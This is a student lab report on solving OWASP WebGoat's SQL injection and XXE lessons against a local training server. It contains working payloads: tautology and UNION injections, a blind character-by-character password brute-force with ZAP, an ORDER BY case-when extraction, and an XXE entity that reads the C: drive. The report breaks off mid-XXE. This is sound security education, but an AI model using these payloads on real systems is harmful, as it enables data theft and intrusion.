

Lab 1.3 WebGoat Setup & Usage

Lab 1.4 Injection & XSS


Lab 1.5 Web Attack

1 Goals

- Setup WebGoat .
- Learn how to use WebGoat.
- Do the Injection and XSS attack in the WebGoat
 - Injection Attack: All kinds of injections in the WebGoat are required to be done. When you have finish a special attack, the WebGoat will check it.
 - XSS Attack: All kinds of XSS in the WebGoat are required to be done. When you have finish a special attack, the WebGoat will check it.
- **Bonus:** Choose two kinds of Web attack in the WebGoat and finish all the related attack items.

2 Steps

在GitHub上下载RELEASE版本的WebGoat



由于电脑中java版本是10.0.2，而M25需要11以上的版本，因此下载了M17的jar包。


在下载目录中执行命令部署WebGoat

```
1 | java --add-modules java.xml.bind -jar webgoat-server-8.0.0.VERSION.jar
```

```
ercept.FilterSecurityInterceptor@7ea8224b]
2019-05-14 11:04:44.793 INFO 6028 --- [main] s.w.s.m.m.a.RequestMappingHandlerAdapter : Looking for @ControllerAdvice: org.springframework.boot.context.embedded.AnnotationConfigEmbeddedWebApplicationContext@515c6049: startup date [Tue May 14 11:04:21 CST 2019]; root of context hierarchy
2019-05-14 11:04:46.115 INFO 6028 --- [main] o.s.j.e.a.AnnotationMBeanExporter : Registering beans for JMX exposure on startup
2019-05-14 11:04:46.153 INFO 6028 --- [main] o.s.c.support.DefaultLifecycleProcessor : Starting beans in phase 0
2019-05-14 11:04:46.416 INFO 6028 --- [main] s.b.c.e.t.TomcatEmbeddedServletContainer : Tomcat started on port(s): 8080 (http)
2019-05-14 11:04:46.432 INFO 6028 --- [main] org.owasp.webgoat.StartWebGoat : Started StartWebGoat in 26.852 seconds (JVM running for 30.272)
```


部署完成后，通过链接<http://127.0.0.1:8080/WebGoat>来访问，注册一个新账号即可使用

<http://127.0.0.1:8080/WebGoat/attack>等同上述链接



3 Problems

在部署时使用了 `java -jar webgoat-server-8.0.0.M17.jar` 命令会报错，具体解决方案如下：



4 Injection Attack

4.1 SQL Injection

Question 1:

```
1 | "select * from users where LAST_NAME = 聞ㄋ拷" + userName + "";
```

Solutions: 考虑将达式拼接成 `LAST_NAME = '?' or [true expression]` 的形式，这样where语句将始终成立

```
1 | ' or '1' = '1
```

Try It! String SQL Injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating strings making it susceptible to String SQL injection:

```
"select * from users where LAST_NAME = 閨ㄗ拷" + userName + "";
```

Using the form below try to retrieve all the users from the users table. You shouldn't need to know any specific user name to get the complete list, however you can use 'Smith' to see the data for one user.

✓

Account Name:

You have succeed:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

101, Joe, Snow, 987654321, VISA, , 0,

101, Joe, Snow, 2234200065411, MC, , 0,

102, John, Smith, 2435600002222, MC, , 0,

102, John, Smith, 4352209902222, AMEX, , 0,

103, Jane, Plane, 123456789, MC, , 0,

103, Jane, Plane, 333498703333, AMEX, , 0,

10312, Jolly, Hershey, 176896789, MC, , 0,

10312, Jolly, Hershey, 333300003333, AMEX, , 0,

10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,

10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,

15603, Peter, Sand, 123609789, MC, , 0,

15603, Peter, Sand, 338893453333, AMEX, , 0,

15613, Joesph, Something, 33843453533, AMEX, , 0,

15837, Chaos, Monkey, 32849386533, CM, , 0,

19204, Mr, Goat, 33812953533, VISA, , 0,

Question 2:

```
1 | "select * from users where USERID = " + userID;
```

Solutions: 考虑将表达式拼接成 `USERID = ? or true` 的形式，这样where语句将始终成立

```
1 | 1 or true
```

Try It! Numeric SQL Injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

```
"select * from users where USERID = " + userID;
```

Using the form below try to retrieve all the users from the users table. You shouldn't need to know any specific user name to get the complete list, however you can use '101' to see the data for one user.

☒

Name:

You have succeed:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

101, Joe, Snow, 987654321, VISA, , 0,

101, Joe, Snow, 2234200065411, MC, , 0,

102, John, Smith, 2435600002222, MC, , 0,

102, John, Smith, 4352209902222, AMEX, , 0,

103, Jane, Plane, 123456789, MC, , 0,

103, Jane, Plane, 333498703333, AMEX, , 0,

10312, Jolly, Hershey, 176896789, MC, , 0,

10312, Jolly, Hershey, 333300003333, AMEX, , 0,

10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,

10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,

15603, Peter, Sand, 123609789, MC, , 0,

15603, Peter, Sand, 338893453333, AMEX, , 0,

15613, Joesph, Something, 33843453533, AMEX, , 0,

15837, Chaos, Monkey, 32849386533, CM, , 0,

19204, Mr, Goat, 33812953533, VISA, , 0,

4.2 SQL Injection (advanced)

Question 1: Pulling data from other tables

Lets try to exploit a join to another table. One of the tables in the WebGoat database is:

```
1 CREATE TABLE user_system_data (userid varchar(5) not null primary key,
2                               user_name varchar(12),
3                               password varchar(10),
4                               cookie varchar(30));
```

(a)Execute a query to union or join these tables.

Solutions:

我们推测试验的SQL语句为: select * from [tablename] where username = '?' and password = '?'

因此为了进行SQL注入, 我们需要通过 -- 符号忽略password部分的验证并且进行username的注入

考虑构造出 username = 'ycj' union select * from user_system_data --

```
1 | ycj ' union select * from user_system_data --
```

Name:

Sorry the solution is not correct, please try again.

column number mismatch detected in rows of UNION, INTERSECT, EXCEPT, or VALUES operation

此时提示列数不匹配，因此我们需要重新构造一个列数相等的注入语句，从前面的例子我们可以看到，该数据表一共有7列：USER_ID,FIRST_NAME,LAST_NAME,CC_NUMBER,CC_TYPE,COOKIE,LOGIN_COUNT，所以只需在SQL语句中添加一些字段的值即可，需要注意的是，字段类型也要匹配。

```
1 | ycj ' union select 1,user_name,password,'a','b','c',0 from user_system_data --
```



Name:

[Get Account Info](#)

You have succeed:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

1, dave, dave, a, b, c, 0,

1, jdoe, passwd2, a, b, c, 0,

1, jeff, jeff, a, b, c, 0,

1, jplane, passwd3, a, b, c, 0,

1, jsnow, passwd1, a, b, c, 0,

(b)When you have figured it out.... What is Dave's password?

Solutions: 从上一题的查询结果可以直接得到dave的密码是dave



Password:

[Check Password](#)

Congratulations. You have successfully completed the assignment.

Question 2: login as Tom

We now explained the basic steps involved in an SQL injection. In this assignment you will need to combine all the things we explained in the SQL lessons. Goal: Can you login as Tom?

Solutions:

这是一道关于SQL盲注的问题，对登录界面进行如下注入：

LOGIN

REGISTER

ycj' or 1=1 --

...

☐ Remember me

Log In

Forgot Password?

No results matched. Try Again.

发现并没有成功，推测登录界面可能使用了占位符来防止SQL注入。

在REGISTER界面中，同样进行SQL注入的测试，提示用户名已经存在。

LOGIN

REGISTER

zjuycj' or 1 = 1 --

123@123

.

.

Register Now

User zjuycj' or 1 = 1 -- already exists please try to register with a different username.

而使用 `zjuycj or 1 = 1` 则能够注册成功，这说明了存在SQL注入并且程序会对字符串做一定的解析处理，使得原注入内容 `zjuycj' or 1 = 1` 被解析成了 `zjuycj' or true`。

User zjuycj or 1 = 1 -- created, please proceed to the login page.

现在考虑注册一下Tom的账户，观察是否能够注册成功，结果显示 `User Tom created, please proceed to the login page`，而用tom来注册账户，发现注册失败，并且提示 `User tom already exists please try to register with a different username`。因此我们推测，Tom在数据库中的用户名为tom。

此时考虑SQL注入的形式，我们的思路可以是先从数据库中得到Tom的密码或者是强制修改Tom的密码。

```
username='a';update table users set password='1';--'
```

服务器提示查询字符串超过30个字符，因此这种策略难以解决。

由之前的尝试可得到 `or 1 = 1` 会报已经注册而 `or 1 = 2` 会报未注册，可以考虑通过该表达式来进行测试密码的每一位。


构造如下SQL注入语句 `tom' and substring(password,${index},1)='${char}`。对每个子字符进行暴力枚举破解，在实验中，我们使用**OWASP-ZAP**进行破解：

首先需要对Firefox浏览器进行代理设置：



The image shows the 'Manual Proxy Configuration' (手动代理配置) window in Firefox. The 'Manual Proxy Configuration' radio button is selected. The 'HTTP Proxy' (HTTP 代理) is set to '127.0.0.1' and the 'Port' (端口) is '4040'. The checkbox 'Use the same proxy for all protocols' (为所有协议使用相同代理服务器) is unchecked. The 'SSL Proxy' (SSL 代理) is empty and its port is '0'. The 'FTP Proxy' (FTP 代理) is empty and its port is '0'. The 'SOCKS Host' (SOCKS 主机) is empty and its port is '0'. The 'SOCKS v4' radio button is unselected, and the 'SOCKS v5' radio button is selected.

以及对ZAP进行代理设置：



之后就可以通过ZAP进行抓包：我们通过Fuzzer对密码可能的集合[a-zA-Z0-9]等进行暴力枚举，通过服务端发送回的结果来判断，若出现下图所示注册成功，则说明password的第一位不是a，而出现注册失败，则说明该位破解成功。



New Fuzzer Progress: 0: HTTP - http://localhost:8080/challenge 100% Current fuzzers: 0

Messages Sent: 26 Errors: 0 Show Errors Export

TaskID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
14	Fuzzed	200		5 ms	229 bytes	155 bytes		Reflected	n
15	Fuzzed	200		5 ms	229 bytes	155 bytes		Reflected	o
16	Fuzzed	200		3 ms	229 bytes	155 bytes		Reflected	p
17	Fuzzed	200		4 ms	229 bytes	155 bytes		Reflected	q
18	Fuzzed	200		6 ms	229 bytes	155 bytes		Reflected	r
19	Fuzzed	200		6 ms	229 bytes	155 bytes		Reflected	s
20	Fuzzed	200		4 ms	229 bytes	178 bytes		Reflected	t
21	Fuzzed	200		4 ms	229 bytes	155 bytes		Reflected	u
22	Fuzzed	200		5 ms	229 bytes	155 bytes		Reflected	v
23	Fuzzed	200		5 ms	229 bytes	155 bytes		Reflected	w
24	Fuzzed	200		4 ms	229 bytes	155 bytes		Reflected	x

警告 0 0 0 3 0 当前扫描 0 0 0 0 0 0 0 0

```

HTTP/1.1 200
X-Application-Context: application:8080
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Wed, 15 May 2019 12:32:00 GMT

{
  "lessonCompleted": false,
  "feedback": "User tom' and substring(password,1,1)='t already exists please try to register with a different username.",
  "output": null
}

```

由上述攻击过程我们可以看到，当尝试值为t时，提示已经存在，则说明密码的第一位为t，如此对密码的每一位进行破解，最终可以得到密码的字符串为 `thisisasecretfortomonly`。

综上所述我们用用户名 `tom` 以及尝试出来的密码进行测试可以得到：

We now explained the basic steps involved in an SQL injection. In this assignment you will need to combine all the things we explained in the SQL lessons.

Goal: Can you login as Tom?

Have fun!

LOGIN

REGISTER

☐ Remember me

[Forgot Password?](#)

Congratulations. You have successfully completed the assignment.

4.3 SQL Injection (mitigation)

Question: In this assignment try to perform an SQL injection through the ORDER BY field. Try to find the ip address of the `webgoat-prd` server. Note: The submit field of this assignment is NOT vulnerable for an SQL injection.

LIST OF SERVERS

Edit

OnlineOfflineOut Of Order

	Hostname	IP	MAC	Status	Description
<input type="checkbox"/>	webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	success	Development server
<input type="checkbox"/>	webgoat-tst	192.168.2.1	EE:FF:33:44:AB:CD	success	Test server
<input type="checkbox"/>	webgoat-acc	192.168.3.3	EF:12:FE:34:AA:CC	danger	Acceptance server
<input type="checkbox"/>	webgoat-pre-prod	192.168.6.4	EF:12:FE:34:AA:CC	danger	Pre-production server

IP address webgoat-prd server:

192.1.0.12

Submit

Solutions:

从前面的教程我们可以看到，order by 语句也有SQL注入的风险

```
1 select * from users order by lastname;
2 /*可能会存在以下注入*/
3 select * from users order by (case when (true) then lastname else firstname)
```

在本题中考虑到系统的查询语句可能是

```
1 select [column_name] from [table_name] where [conditions] order by [column_name]
```

通过ZAP我们看到，排序的方式在column变量中，网页由于只能显示4条所以导致排在下面的数据（即我们需要的数据）不会被显示

Id	Req. Timestamp	方法	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
107	19-5-15 21:23:23	GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc	200		10 ms	279 bytes			JSON
106	19-5-15 21:23:18	GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc	200		12 ms	279 bytes			JSON
105	19-5-15 21:23:18	GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc	200		10 ms	5,827 bytes			JSON
104	19-5-15 21:23:13	GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc	200		10 ms	279 bytes			JSON
103	19-5-15 21:23:13	GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc	200		12 ms	5,827 bytes			JSON
102	19-5-15 21:23:08	GET	http://localhost:8080/WebGoat/SqlInjection/servers?column=ip	200		2 ms	696 bytes	Low		JSON
101	19-5-15 21:23:08	GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc	200		11 ms	279 bytes			JSON
100	19-5-15 21:23:08	GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc	200		10 ms	5,827 bytes			JSON
99	19-5-15 21:23:03	GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc	200		22 ms	279 bytes			JSON
98	19-5-15 21:23:03	GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc	200		10 ms	5,827 bytes			JSON
97	19-5-15 21:23:03	GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc	200		10 ms	5,827 bytes			JSON
96	19-5-15 21:22:58	GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc	200		15 ms	279 bytes			JSON

为了得到与数据表相关的信息，我们通过发送错误字段来得到报错信息：

```
<html><body><h1>Whitelabel Error Page</h1><p>This application has no explicit mapping for /error, so you are seeing this as a fallback.</p><div id='created'>Wed May 15 21:45:10 CST 2019</div><div>There was an unexpected error (type=Internal Server Error, status=500).</div><div>malformed string: '&#39;; in statement [select id, hostname, ip, mac, status, description from servers where status &lt;&gt; '&#39;;out of order&#39;; order by host&#39;;name]</div></body></html>
```

从题目中我们看到，报错信息提示我们数据表名为 serves，其余字段一致。

因此我们考虑利用 when() 表达式的真假性来构造如下SQL语句，对 webgoat-prd 的IP地址进行暴力试探

```

1 (case
2   when (substring((select ip from servers
3                     where hostname='webgoat-prd'),${index},1) = ${char})
4   then id else hostname end)

```

采取同样上题的方法，若返回结果以id排序则说明测试成功，若以hostname排序则试探失败：

这是当试探 (case when (substring((select ip from servers where hostname='webgoat-prd'),1,1) = 1) then ip else hostname end) 时的结果

```

[ {
  "id" : "1",
  "hostname" : "webgoat-dev",
  "ip" : "192.168.4.0",
  "mac" : "AA:BB:11:22:CC:DD",
  "status" : "online",
  "description" : "Development server"
}, {
  "id" : "2",
  "hostname" : "webgoat-tst",
  "ip" : "192.168.2.1",
  "mac" : "EE:FF:33:44:AB:CD",
  "status" : "online",
  "description" : "Test server"
}, {
  "id" : "3",
  "hostname" : "webgoat-acc",
  "ip" : "192.168.3.3",
  "mac" : "EF:12:FE:34:AA:CC",
  "status" : "offline",
  "description" : "Acceptance server"
}, {
  "id" : "4",
  "hostname" : "webgoat-pre-prod",
  "ip" : "192.168.6.4"

```

这是当试探 (case when (substring((select ip from servers where hostname='webgoat-prd'),1,1) = 2) then ip else hostname end) 时的结果

```

[ {
  "id" : "3",
  "hostname" : "webgoat-acc",
  "ip" : "192.168.3.3",
  "mac" : "EF:12:FE:34:AA:CC",
  "status" : "offline",
  "description" : "Acceptance server"
}, {
  "id" : "1",
  "hostname" : "webgoat-dev",
  "ip" : "192.168.4.0",
  "mac" : "AA:BB:11:22:CC:DD",
  "status" : "online",
  "description" : "Development server"
}, {
  "id" : "4",
  "hostname" : "webgoat-pre-prod",
  "ip" : "192.168.6.4",
  "mac" : "EF:12:FE:34:AA:CC",
  "status" : "offline",
  "description" : "Pre-production server"
}, {
  "id" : "2",
  "hostname" : "webgoat-tst",
  "ip" : "192.168.2.1",
  "mac" : "EE:FF:33:44:AB:CD",
  "status" : "online",
  "description" : "Test server"
} ]

```

由上图可以看出IP地址的第1位为1，通过对每一位进行测试，我们最终可以得出其IP地址为：104.130.219.202

123456789

In this assignment try to perform an SQL injection through the ORDER BY field. Try to find the ip address of the `webgoat-prd` server.

Note: The submit field of this assignment is **NOT** vulnerable for an SQL injection.

53%47°C CPU温度

LIST OF SERVERS

Edit

OnlineOfflineOut Of Order

Hostname	IP	MAC	Status	Description
<input type="checkbox"/> webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	success	Development server
<input type="checkbox"/> webgoat-tst	192.168.2.1	EE:FF:33:44:AB:CD	success	Test server
<input type="checkbox"/> webgoat-acc	192.168.3.3	EF:12:FE:34:AA:CC	danger	Acceptance server
<input type="checkbox"/> webgoat-pre-prod	192.168.6.4	EF:12:FE:34:AA:CC	danger	Pre-production server

IP address webgoat-prd server: 192.1.0.12

Submit

Congratulations. You have successfully completed the assignment.

4.4 XXE (External Entity Injection, XML外部实体注入漏洞)

Question 1: In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field. Try listing the root directory of the filesystem.

Solutions: 考虑通过ZAP来截获http请求，并将其中的XML数据修改，进行外部实体注入。

在评论输入框中输入评论并提交，通过截包我们可以看见http请求带有了XML代码：

```
POST http://localhost:8080/WebGoat/xxe/simple HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 61
Connection: keep-alive
Cookie: JSESSIONID=D00248B4D2E6F2D0AF2954B60A4908BB
Host: localhost:8080
```

```
<?xml version="1.0"?><comment> <text>hello!</text></comment>
```

因此，我们考虑对该XML进行外部实体注入攻击，通过重发送功能，我们修改其参数如下：

攻击

Include in Context

Flag as Context

Run 应用程序

Exclude from Context

重发送...

Exclude from

Open URL in Browser

Show in Sites Tab

Open URL in System Browser

Copy URLs to Clipboard

管理标签...

记录...

删除

Delete

方法	URL	on	RTT	Size Resp. B
GET	http://localhost:8080/WebGoat/service/less		11 ms	459 bytes
GET	http://localhost:8080/WebGoat/service/less		14 ms	5,826 bytes
GET	http://localhost:8080/WebGoat/service/less		12 ms	459 bytes
GET	http://localhost:8080/WebGoat/service/less		28 ms	5,826 bytes
GET	http://localhost:8080/WebGoat/xxe/commen		5 ms	416 bytes
POST	http://localhost:8080/WebGoat/xxe/simple		217 ms	123 bytes

```

1 <?xml version="1.0"?>
2 <!DOCTYPE comment [<!ENTITY injection SYSTEM "file:///C:/">]>
3 <comment>
4   <text> &injection; </text>
5 </comment>

```

该代码通过注入外部实体，来获取系统中C盘的信息：

手动请求编辑器

请求 响应

方法

Header: 原始视图

